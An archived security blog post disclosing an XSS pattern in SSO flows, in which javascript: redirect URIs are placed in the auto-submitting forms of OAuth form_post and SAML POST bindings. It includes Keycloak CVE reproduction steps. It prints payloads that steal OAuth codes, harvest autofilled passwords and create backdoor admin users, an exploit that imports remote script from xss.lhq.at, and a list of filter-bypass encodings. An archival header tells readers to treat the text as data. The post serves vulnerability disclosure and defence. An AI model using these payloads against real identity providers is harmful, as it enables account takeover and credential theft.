POST to XSS: Leveraging Pseudo Protocols to Gain JavaScript Evaluation in SSO Flows

POST to XSS: Leveraging Pseudo Protocols to Gain JavaScript Evaluation in SSO Flows - Lauritz Holtmann, (Web-)Insecurity Blog.

- Published: 2024-05-10
- Original: <https://security.lauritz-holtmann.de/post/sso-security-redirect-uri-iii/>
- Preserved from: https://security.lauritz-holtmann.de/post/sso-security-redirect-uri-iii/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

POSTS May 10, 2024 19 min read 3841 words

In 2020, a blog post was published here about the real-world security implications of a vague specification of the *Redirect URI* within the *OAuth 2.0 RFC*1. At that time, I focussed on *redirect-based flows*. This post uncovers additional protocol-level issues that lead to security vulnerabilities in popular and well-audited SSO implementations such as *Authentik* (CVE-2024-21637), *Keycloak* (CVE-2023-6134), and *FusionAuth*. Notably, the vulnerabilities were identified in the context of the *OAuth 2.0 Form Post Response Mode*2 **and** the *SAML POST-Binding*3 and therefore are not limited to OAuth 2.0 and OpenID Connect, but also affect SAML-based SSO-Flows.

In this post, we will dive into specification inaccuracies regarding the use of dangerous *pseudo-schemes* (JavaScript-URIs) in combination with POST-based SSO flows such as the *OAuth 2.0 Form Post Response Mode*2 and the *SAML POST-Bindings*3, resulting in a *protocol-level* Cross-Site Scripting (XSS) vulnerability pattern.

TL;DR: Do you support the *OAuth 2.0 Form Post Response Mode* or *SAML POST-Binding*? And do you allow your users to register arbitrary URLs as `redirect_uri` or *AssertionConsumerService*-URLs (ACS)?

Then you might be vulnerable to a protocol-level XSS vulnerability. This post will uncover the vulnerability pattern and provide recommendations for SSO-Providers to mitigate the risk.

Table of Contents

Fundamentals and Background

In this section, we will take a deep dive into the theoretical and historical background of this post. We will start in the early days of JavaScript and will make our way from the *Security Assertion Markup Language* (SAML) to *OAuth* and *OpenID Connect* and their most recent response modes and flow variants. If you are familiar wih all these topics, you may want to directly jump to the core of the vulnerability pattern.

The `javascript:` Pseudo-Protocol

The `javascript:` resource identifier scheme or "*pseudo-protocol*" was formally defined in an IETF draft in 20104: "*Using ['javascript' resource identifier] scheme, executable script code can be specified in contexts that support resource identifiers*".

But little surprising, the *pseudo-protocol* was invented way before 2010. The very first references I could find are from *David Flannagan*'s *JavaScript: The Definitive Guide*5 (second version from 1997):

>

Another way that JavaScript code can be included on the client side is in a URL following the `javascript:` pseudo-protocol specifier. This special protocol type specifies that the body of the URL is arbitrary JavaScript code to be interpreted by the JavaScript interpreter.

Thus, it appears to be very likely that `javascript:` URIs were pretty much available and supported by browsers from the early days of JavaScript in 1995 until today.

That being said, I did not find any good source regarding the origin in which the JavaScript code should be evaluated when the JavaScript interpreter evaluates a `javascript:` URI. As of May 2024, current user agents evaluate the JavaScript in the same origin as the parent document, which can be for instance demonstrated using this HTML snippet:

```
<a href="javascript:alert(document.domain)">Click me!</a>
```

(Click the link and observe the alert box to see the domain of the embedding origin.)

XSS Gadgets: HTML Forms and The `javascript:` Scheme

While, according to the W3C6 on HTML form's `action` URI, "*User agent behavior for a value other than an HTTP URI is undefined*", as of May 2024, all major user agents accept `javascript:` URIs4 as an `action` attribute.


This is not very surprising, as this is also a behavior *David Flannagan* already outlined in 19975:

>

`javascript:` URLs can also be used in other contexts. [...] Or, if you specify a `javascript:` URL as the value of the ACTION attribute of a `<FORM>` tag, then the JavaScript code in the URL will be executed when the user submits the form. [...]

The following simple example indicates, that HTML forms can be utilized to evaluate JavaScript in the context of the embedding origin:

```
<form action="javascript:alert(document.domain)">
  <input type="submit"/>
</form>
```



window.open() and The `javascript:` Scheme

Another XSS gadget is the `window.open()` method7. In case this method is called with a `javascript:`-URI, likewise to previous examples, JavaScript is evaluated in the origin of the embedding document:

```
<script>
 window.open('javascript:alert(document.domain)');
</script>
```

POST Requests in SSO-Flows

Historically, SSO protocols made heavy use of HTTP POST requests, as the length of URLs is limited (typically 2048 characters). SAML for instance has defined a *POST-Binding* that utilizes POST requests to transfer its payload. But not only for SAML but also for OpenID Connect, there is a *Form Post Response Mode* that utilizes similar mechanisms (but is not that often seen in the wild like the OAuth/OIDC redirect-based flows).

Achieving a POST Request that is performed as top-level navigation including a chosen payload is not as simple as utilizing a redirect, as is the case for GET requests. Thus, POST-based SSO flows are commonly implemented using auto-submitting HTML forms:

```
<html>
  <body onload="document.forms[0].submit()">
   <noscript>
    Your browser does not support JavaScript. Please press the below button to proceed.
   </noscript>
   <form action="https://security.lauritz-holtmann.de" method="POST">
    <div>
     <input type="hidden" name="RelayState" value="example"/>
     <input type="hidden" name="SAMLRequest" value="fZFfT8IwFMXfT[...]"/>
    </div>
    <noscript>
     <input type="submit" value="Continue"/>
    </noscript>
   </form>
  </body>
</html>
```

OAuth 2.0 and OpenID Connect

The following section will highlight certain aspects of the OAuth 2.0 and OpenID Connect protocol. Fundamentals for these protocols can be found in this post or PortSwigger's awesome academy8 and will not be covered in detail here.

Redirect URI

The `redirect_uri` validation is crucial for the security of an OpenID Connect Identity Provider implementation9. The OpenID Connect specification requires, that the provided value within the Authentication Request "*[...] MUST exactly match one of the Redirection URI values for the Client pre-registered at the OpenID Provider*"6. The comparison must be performed using "*simple string comparison*". On the other hand, the specification is quite vague regarding the allowed schemes for `redirect_uri` values. Https should be used, but "*The Redirection URI MAY use an alternate scheme, such as one that is intended to identify a callback into a native application [...]*"6.

Essentially, in case an OIDC Provider aims to support native applications, the above specification suggests allowing any arbitrary schemes without indication that there may be certain reserved schemes that may have security implications.

OAuth 2.0 Form Post Response Mode

The *OAuth 2.0 Form Post Response Mode*2 defines a mechanism to utilize HTTP POST requests for the *Authorization Response*. To do so, auto-submitted HTML forms are utilized.

The specification gives the following example (taken 1:1 from the specification):

- The following *Authorization Request* is sent to the *Authorization Endpoint*:

```
GET /authorize?response_type=id_token&response_mode=form_post&client_id=some_client&scope=openid&redirect_
Host: server.example.com
```

- After authentication and approval by the end-user, the Authorization Server issues the Authorization Response:

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Cache-Control: no-cache, no-store
Pragma: no-cache

<html>
 <head><title>Submit This Form</title></head>
 <body onload="javascript:document.forms[0].submit()">
 <form method="post" action="https://client.example.org/callback">
  <input type="hidden" name="state"
   value="DcP7csa3hMlvybERqcieLHrRzKBra"/>
  <input type="hidden" name="id_token"
   value="eyJhbGciOiJSUzI1NiIsImtpZCI6IjEifQ.eyJzdWIiOiJqb2huIiw
    iYXVkIjoiZmZzMiIsImp0aSI6ImhwQUI3RDBNbEo0c2YzVFR2cllxUkIiLC
    Jpc3MiOiJodHRwczpcL1wvbG9jYWxob3N0OjkwMzEiLCJpYXQiOjEzNjM5M
    DMxMTMsImV4cCI6MTM2MzkwMzcxMywibm9uY2UiOiIyVDFBZ2FlUlRHVE1B
    SnllRE1OOUlKYmdpVUciLCJhY3IiOiJ1cm46b2FzaXM6bmFtZXM6dGM6U0F
    NTDoyLjA6YWM6Y2xhc3NlczpQYXNzd29yZCIsImF1dGhfdGltZSI6MTM2Mz
    kwMDg5NH0.c9emvFayy-YJnO0kxUNQqeAoYu7sjlyulRSNrru1ySZs2qwqq
    wwq-Qk7LFd3iGYeUWrfjZkmyXeKKs_OtZ2tI2QQqJpcfrpAuiNuEHII-_fk
    IufbGNT_rfHUcY3tGGKxcvZO9uvgKgX9Vs1v04UaCOUfxRjSVlumE6fWGcq
    XVEKhtPadj1elk3r4zkoNt9vjUQt9NGdm1OvaZ2ONprCErBbXf1eJb4NW_h
    nrQ5IKXuNsQ1g9ccT5DMtZSwgDFwsHMDWMPFGax5Lw6ogjwJ4AQDrhzNCFc
    0uVAwBBb772-86HpAkGWAKOK-wTC6ErRTcESRdNRe0iKb47XRXaoz5acA"/>
 </form>
 </body>
</html>
```

- The user agent sends the following HTTP POST request to the Client:

```
POST /callback HTTP/1.1
Host: client.example.org
Content-Type: application/x-www-form-urlencoded

id_token=eyJhbGciOiJSUzI1NiIsImtpZCI6IjEifQ.eyJzdWIiOiJqb2huIiwiYX
    VkIjoiZmZzMiIsImp0aSI6ImhwQUI3RDBNbEo0c2YzVFR2cllxUkIiLCJpc
    3MiOiJodHRwczpcL1wvbG9jYWxob3N0OjkwMzEiLCJpYXQiOjEzNjM5MDMx
    MTMsImV4cCI6MTM2MzkwMzcxMywibm9uY2UiOiIyVDFBZ2FlUlRHVE1BSnl
    lRE1OOUlKYmdpVUciLCJhY3IiOiJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTD
    oyLjA6YWM6Y2xhc3NlczpQYXNzd29yZCIsImF1dGhfdGltZSI6MTM2MzkwM
    Dg5NH0.c9emvFayy-YJnO0kxUNQqeAoYu7sjlyulRSNrru1ySZs2qwqqwwq
    -Qk7LFd3iGYeUWrfjZkmyXeKKs_OtZ2tI2QQqJpcfrpAuiNuEHII-_fkIuf
    bGNT_rfHUcY3tGGKxcvZO9uvgKgX9Vs1v04UaCOUfxRjSVlumE6fWGcqXVE
    KhtPadj1elk3r4zkoNt9vjUQt9NGdm1OvaZ2ONprCErBbXf1eJb4NW_hnrQ
    5IKXuNsQ1g9ccT5DMtZSwgDFwsHMDWMPFGax5Lw6ogjwJ4AQDrhzNCFc0uV
    AwBBb772-86HpAkGWAKOK-wTC6ErRTcESRdNRe0iKb47XRXaoz5acA&
state=DcP7csa3hMlvybERqcieLHrRzKBra
```

Side Note: OAuth 2.0 Web Message Response Mode

The (outdated) draft for the *OAuth 2.0 Web Message Response Mode*10 includes the following JavaScript code:

```
function connect(request, callback) {
[...]
  var unauthentecatedWindow = window.open(authorizationEndpoint.getAttribute("href"), "_new");
  return unauthenticatedWindow;
}
```

This Response Mode will not be evaluated in detail in this post and is only referenced for the sake of completeness here.

SAML POST-Binding

The *Security Assertion Markup Language* (SAML) protocol specifies multiple bindings such as Artifact, HTTP-Redirect, and HTTP-POST. In this blog post, we will only focus on the HTTP-POST binding, which can be used likewise for SP-initiated or IdP-initiated Login-Flows and Logout flows. In this post, we will focus on instances where an HTTP POST-Request is sent to the SAML *AssertionConsumerService*-URL (ACS) or Logout-URL using an auto-submitting form such as the following:

```
<form method="post" action="https://sp.example.com/SAML2/SSO/POST" ...>
 <input type="hidden" name="SAMLResponse" value="response" />
 <input type="hidden" name="RelayState" value="token" />
 ...
 <input type="submit" value="Submit" />
</form>
```

The above example was again taken 1:1 from the specification3.

Assembling The Puzzle: Uncovering a Protocol-Level Vulnerability Pattern

Now that we have all the *gadgets* at hand, let us assemble the puzzle.

By combining the *JavaScript-URI* and the *auto-submitting form*, we can achieve JavaScript evaluation in the context of the embedding origin (the SSO-Provider). This is the case for both, the *OAuth 2.0 Form Post Response Mode* and the *SAML POST-Binding*.

The following example illustrates the vulnerability pattern in the context of the *OAuth 2.0 Form Post Response Mode*:

```
<html>
 <head><title>Submit This Form</title></head>
 <body onload="javascript:document.forms[0].submit()">
 <form method="post" action="javascript:alert(document.domain)">
  <input type="hidden" name="state"
   value="DcP7csa3hMlvybERqcieLHrRzKBra"/>
  <input type="hidden" name="id_token"
   value="eyJhb[...]"/>
 </form>
 </body>
</html>
```

As you can see, the `action` attribute of the auto-submitting form is set to `javascript:alert(document.domain)`. This results in JavaScript evaluation in the context of the embedding origin. The same applies to the SAML POST-Binding.

Impact

To determine the impact such an XSS could have, we need to formalize possible attacker models and scenarios first. Afterward, we can take exemplary payloads and evaluate these before we can finally calculate an exemplary CVSS score.

Attacker Models

The following attacker models are considered:

Web Attacker

This attacker model is based on the unauthenticated web attacker model which was introduced by Barth et al. in 2008 11. A malicious actor under this model can lure a victim user to visit a malicious website. The attacker's objective is to obtain the victim's OAuth credentials or to perform actions on behalf of the victim user. In case the victim user has (super-)admin capabilities, the attacker's objective is to escalate their privileges.

In the wild, this attacker model was only observed in a few instances. A requirement for this attacker model is that the unprivileged attacker can arbitrarily choose the `redirect_uri` or `ACS-URL` within an SSO-Flow. This can be for instance the case, if the SSO-Provider allows wildcard `redirect_uri` values or wildcard `ACS-URL` values and the client is insecurely configured to allow arbitrary `redirect_uri` or `ACS-URL` values.

Malicious Client

A malicious client can only manage their own client configuration at the SSO-Provider, for instance using *Dynamic Client Registration*. The attacker's objective is to escalate their privileges beyond the scope of their client. This could include obtaining the OAuth credentials of a victim user issued for other clients or performing actions on behalf of the victim user on the SSO-Provider (IdP) or the client management console.

User with Client Management Capabilities

This attacker model is based on the assumption that a malicious actor has client management capabilities, i.e. the ability to manage clients but not to manage the IdP or perform actions as (super-)admin. The attacker's objective is performing actions on behalf of the victim user.

The *Malicious Client Attacker Model* and the *User with Client Management Capabilities* were by far the most common attacker models observed in the wild.

Exemplary XSS Payloads

The following exemplary payloads illustrate the impact of the vulnerability pattern outlined in this post. Keep in mind that the XSS takes place at the Identity Provider, in an origin where end-users authenticate themselves and possibly SSO flows for multiple clients / service providers are executed.

Payload 1: Steal OAuth Credentials of Arbitrary Clients

Using `form_post` response method, OAuth Credentials for arbitrary clients that are registered at the identity provider can be leaked. The following payload would allow an attacker to obtain the `code` parameter from the OAuth `form_post` response mode for the client with `client_id=abcdef`:

```
// Insert Attack iFrame
const attackFrame = document.createElement("iframe");
attackFrame.sandbox = 'allow-same-origin';
attackFrame.src = 'https://idp.com/authorize?client_id=abcdef&response_mode=form_post&response_type=code&red
document.body.appendChild(attackFrame);

// Obtain OAuth "code" from OAuth "form_post" response mode
setTimeout(()=>{alert(attackFrame.contentDocument.body.innerHTML)},2000)
```

The above script embeds an *Auth. Request* for a target client within an iFrame which has the `sandbox="allow-same-origin"` flag set. This prevents on the one hand that the auto-submitting form is submitted as JavaScript is blocked, but still allows us to access the contents of the (same-origin) iFrame to obtain the `code`.

Payload 2: Steal End-User's Username and Password in the Case of Password Manager Usage

Alternatively, a malicious actor could aim to obtain the auto-completed username and password in case the end-user uses a password manager such as Firefox' built-in "save password" functionality:

```
window.attackUsernameField = document.createElement("input");
window.attackPasswordField = document.createElement("input");
attackUsernameField.type = 'text';
attackUsernameField.name = 'username';
attackPasswordField.type = 'password';
attackPasswordField.autocomplete = 'current-password';
attackPasswordField.addEventListener("change",()=>{alert(`Username: ${attackUsernameField.value}\nPassword: ${att

document.body.appendChild(attackUsernameField);
document.body.appendChild(attackPasswordField);
```

The above script creates two input fields, one of type `text` and one of type `password`. The password field is set to `autocomplete="current-password"`, which is the value that Firefox uses to auto-fill the password. The `change` event listener is used to trigger an alert in case the password field is auto-filled. A malicious actor could send the credentials to a remote server instead of alerting them.

Payload 3: Privilege Escalation by Creating a Backdoored User

In case the management console and the SSO endpoints share their origin1 at the identity provider, privilege escalation by targeting a (auper-)admin is likely possible. The following idealized example illustrates that approach:

- Load management console within an iFrame or in a Pop-up.

- Use the user creation form to create a back door user with elevated privileges.

```
// 1. Step: Load Management Console in iFrame
const iframe = document.createElement("iframe");
iframe.src = '/admin/users/add-user';
document.body.appendChild(iframe);

// 2. Step: Wait 8 seconds until contents are loaded, then set username and email and submit form
setTimeout(()=>{
  iframe.contentWindow['username'].value = 'attacker';
  iframe.contentWindow['email'].value = 'attacker';
  iframe.contentWindow.document.querySelectorAll('[data-action="create-user"]').forEach((target)=>{target.disabled=fa
  alert("Pwned");
}, 8000);
```

CVSS Calculation

The CVSS calculation highly depends on the *required privileges*. In case our attacker model is a *web attacker* we can set **PR:N**. As outlined earlier, this would require that the malicious actor can choose an arbitrary ACS or `redirect_uri` value (the client is insecurely configured to allow wildcard `redirect_uri` or `ACS-URL` values). In most real-world instances, at least client management capabilities were required to manage a single client, either via *Dynamic Client Registration* or dedicated privileges to manage all clients. In these cases **PR:H** would be reasonable.

The attack complexity is high (**AC:H**) and user interaction is required (**UI:R**), as a victim user with certain privileges needs to browse a malicious actor's website or click a link.

As any action can be performed as the authenticated user, the above XSS payloads would allow adding a backdoored user in case the targeted user has admin capabilities or to disclose the victim user's username and password. This would result in a threat to confidentiality (**C:H**), integrity (**I:H**) and availability (**A:H**).

Therefore, in a scenario that requires client management capabilities, we would still end up with a score of **7.6 (High)** (`CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:H` .

Example: CVE-2023-6134: Keycloak XSS Via response_mode=form_post And Wildcard Redirect URI

Keycloak is an open-source Identity and Access Management solution. It is widely used and has a large user base. Keycloak was vulnerable to a Cross-Site Scripting vulnerability in the context of the `response_mode=form_post` and wildcard `redirect_uri` values (`CVE-2023-6134`).

To set up a vulnerable Keycloak instance, use the following Docker command including the `22.0.5` tag as the vulnerability was identified in that version (according to the CVE, `< 23.0.3` should be vulnerable):

```
$ docker run -p 1234:8080 -e KEYCLOAK_ADMIN=admin -e KEYCLOAK_ADMIN_PASSWORD=admin quay.io/keycloak/key
```

These are the steps to reproduce the vulnerability:


- Login to the admin console at http://localhost:1234 with the credentials `admin:admin`.
- Create a new OIDC client of type "OpenID Connect" and `client_id` "test" at http://localhost:1234/admin/master/console/#/master/clients.
- Set `javascript*` as allowed `redirect_uri` for the client "test".
- Launch OIDC flow with `response_mode=form_post` and `redirect_uri=javascript%26colon%3bconfirm(document.domain)`: Link &state=a&response_mode=form_post&response_type=code&scope=openid&nonce=a):

`http://localhost:1234/realms/master/protocol/openid-connect/auth?client_id=test&redirect_uri=javascript%26colon%3bconfirm(document.domain)&state=a&response_mode=form_post&response_type=code&scope=openid&nonce=a`

This results in the following markup (excerpt):

```
<FORM METHOD="POST" ACTION="javascript:confirm(document.domain)">
```

- Observe JavaScript evaluation:



Keycloak does not separate its management and SSO origins. This allows an attacker to perform actions on behalf of the victim user.

The following Exploit JavaScript Code can be used by malicious actors to create users within the “master” realm: `javascript:import("https:xss.lhq.at/kc-poc-backdoor.js")`

The external JavaScript from https://xss.lhq.at/kc-poc-backdoor.js is a basic exploit that loads the admin console in an iFrame and uses the account creation form to create a new user:

```
// https://chuckconway.com/changing-a-react-input-value-from-vanilla-javascript/
function setNativeValue(element, value) {
    let lastValue = element.value;
    element.value = value;
    let event = new Event("input", { target: element, bubbles: true });
    // React 15
    event.simulated = true;
    // React 16
    let tracker = element._valueTracker;
    if (tracker) {
        tracker.setValue(lastValue);
    }
    element.dispatchEvent(event);
}

// Attack execution
// 1. Step: Load Settings in iFrame
const iframe = document.createElement("iframe");
iframe.src = 'http://poc.local:8000/admin/master/console/#/master/users/add-user';
document.body.appendChild(iframe);
// 2. Step: Wait 8 seconds until contents are loaded, then set username and email and submit form
setTimeout(()=>{
    setNativeValue(iframe.contentWindow['kc-username'], 'attacker')
    setNativeValue(iframe.contentWindow['kc-email'], 'attacker@lauritz-holtmann.de')
    iframe.contentWindow.document.querySelectorAll('[data-testid="create-user"]').forEach((target)=>{target.disabled=f
}, 8000);
```

Your browser does not support the video tag.

To mitigate this vulnerability, it was recommended to carefully treat wildcards in combination with HTML entities within the `form_post` response mode, as these are decoded by user agents and may lead to XSS.

Evaluation of Popular SSO-Providers

Besides Keycloak, the following SSO-Providers were evaluated for the vulnerability pattern outlined in this post: Authentik, Azure AD, Facebook, Frontegg, FusionAuth, Google Firebase, Jumpcloud, Keycloak, LemonLDAP:NG, MiniOrange, Okta, OneLogin, Salesforce and Slack. The

evaluation was performed by creating a client (OIDC and SAML), registering malicious redirect URIs and ACS-URLs, and then sending a SSO request to the SSO-Provider's Authorization/SAML Endpoint and observing the behavior.

In the following, the results of a broader evaluation of SSO-Providers is given:

Provider	OAuth/OIDC form_post	SAML Post-Binding ACS	SAML Post-Binding Logout-URL	
Auth0				
Authentik			*	
Azure AD / MS EntraID				
Facebook		*	*	
Frontegg				
FusionAuth				
Google Firebase				
Jumpcloud				
Keycloak				
LastPass	*			
LemonLDAP:NG				
MiniOrange / xecurify	*			
Okta				
OneLogin		*	*	
Salesforce				
Slack		*	*	

> No vulnerabilities in the domain of this post identified
>
> Vulnerable (Cross-Site Scripting Vulnerability was identified and reported to the vendor)

- Not implemented (either `form_post` / POST-Binding not implemented or protocol is not supported at all)

** could not be tested before the evaluation account expired.

For all POST-based SSO-Flows that utilize auto-submitting HTML forms, the following recommendations are given:

- **Only allow HTTP(s) URLs**: The `action` attribute of the auto-submitting form should only allow HTTP(s) URLs. POST-Requests are not defined for custom schemes (on mobile or desktop platforms). Mobile Operating Systems like Android omit the POST body in case the `action` attribute is set to a custom scheme to open an app anyway.
- **Block dangerous schemes**: At the very least, block dangerous schemes like `javascript:`, `data:` and `vbscript:`.

Further hardening measures are recommended for SSO-Providers:

- **Isolate Origins based on their use cases**:
- *SSO Origin*: (**sso**.lauritz-holtmann.de): Used for Auth. Flows and Login Prompt
- *Management Origin*: (**management**.lauritz-holtmann.de): Used for administrative tasks
- **Make sure not to set the Session Cookies for all Subdomains**: The `Set-Cookie` HTTP Header should not include the `;Domain=.lauritz-holtmann.de;` flag (*note the leading dot!*) to prevent the session cookie from being sent to all subdomains. In case of an XSS within the *SSO Origin*, this would prevent an attacker from performing actions within the *Management Origin* on behalf of the victim user.

Conclusion

In this post, we have described a protocol-level vulnerability pattern resulting in JavaScript evaluation in the context of the sensitive SSO-Provider origin. The *OAuth 2.0 Web Message Response*

Mode specification as well as the SAML specification leave space for interpretation and may contribute to vulnerable SSO implementations. In case a malicious actor manages to register a malicious endpoint with `javascript:` *pseudo-protocol*, this would result in JavaScript evaluation within the SSO-Provider origin. The presented payloads illustrate that an attacker could obtain OAuth credentials, steal the end-user's username and password in case of password manager, or perform actions on behalf of the victim user such as creating new users with elevated privileges. Especially in multi-tenant environments, this could result in privilege escalation and data leakage.

The evaluation of popular SSO-Providers revealed that many of them are/were vulnerable to this attack pattern. The vulnerability was reported to the vendors and the affected parties are working on a fix or have already released a fix.

Finally, this post proposed recommendations and possible fixes to mitigate the risk of this vulnerability pattern.

Hopefully, this post will raise awareness of the security implications of the *OAuth 2.0 Form Post Response Mode* and the *SAML POST-Binding* in combination with the `javascript:` *pseudo-protocol*, and will help to secure SSO implementations.

Future Work

As outlined earlier, the outdated *OAuth 2.0 Web Message Response Mode*10 specification likewise leaves space for interpretation and may contribute to vulnerable SSO implementations.

The previously referenced example JavaScript code from the specification document uses `window.open()` to open the `authorizationEndpoint`. In case a malicious actor manages to register a malicious endpoint with `javascript:` *pseudo-protocol*, this would result in JavaScript evaluation within the Service Provider origin. In a real-world scenario, a rogue Identity Provider could utilize the *OpenID Provider Configuration*12 discovery mechanism and update its endpoints to include JavaScript at some point in time after initial setup.

I did not find any implementation that follows the outdated draft and supports OIDC discovery via the provider configuration endpoint. In case you are aware of any implementations that fulfill all these requirements, I would highly appreciate a short notice.

Takeaways for Security Researchers

OAuth and OIDC can be found all over the places. In case you encounter an application that allows to register OAuth clients, e.g. to implement integrations or plugins, it is worth to test the supported `response_mode` values and whether the `redirect_uri` validation is lax. In case the `form_post` response mode is supported, it is worth to test whether the `action` attribute of the auto-submitting form allows custom schemes. The same applies to SAML implementations and the `POST-Binding`.

In case you are using AuRA to support you during the analysis of *OAuth/OIDC Auth. Request*s*, adding a `response_mode` parameter is one of the suggested test cases that can be executed with a single click.

Appendix: Selection of Test Cases

The following encodings can be useful to bypass Redirect URI restrictions, in case an SSO provider utilizes a lax validation mechanism to disallow dangerous JavaScript-URIs:

```
javascripT:debugger
JAVASCRIPT:confirm()
javascript:confirm()
javascript ://lhq.at/%0aconfirm()
jav ascript://lhq.at/%0aconfirm()
 javascript://lhq.at/%0aconfirm()
java\nscript:confirm()
jav)script://lhq.at

\r
\n
\t
\u2028
\u2029
```

Thank you for reading this post! If you have any feedback, feel free to reach out via Mastodon, Twitter or LinkedIn.

You can directly tweet about this post using this link.

-

IETF: The OAuth 2.0 Authorization Framework, 2012

-

OpenID Foundation: OAuth 2.0 Form Post Response Mode, 2015

-

OASIS: Security Assertion Markup Language (SAML) V2.0 Technical Overview, 2008

-

IETF: The 'javascript' resource identifier scheme, 2010

-

David Flannagan: JavaScript: The Definitive Guide, Chapter 10.4 "JavaScript in URLs", 1997

-

OpenID Foundation: OpenID Connect Core 1.0, 2014

-

MDN: Window: open() method

-

PortSwigger: OAuth 2.0 authentication vulnerabilities

-

IETF: OAuth 2.0 Security Best Current Practice, 2024

-

IETF: OAuth 2.0 Web Message Response Mode

-

Bart et al.: Securing Frame Communication in Browsers

-

OpenID Foundation: OpenID Connect Discovery 1.0, OpenID Provider Configuration

---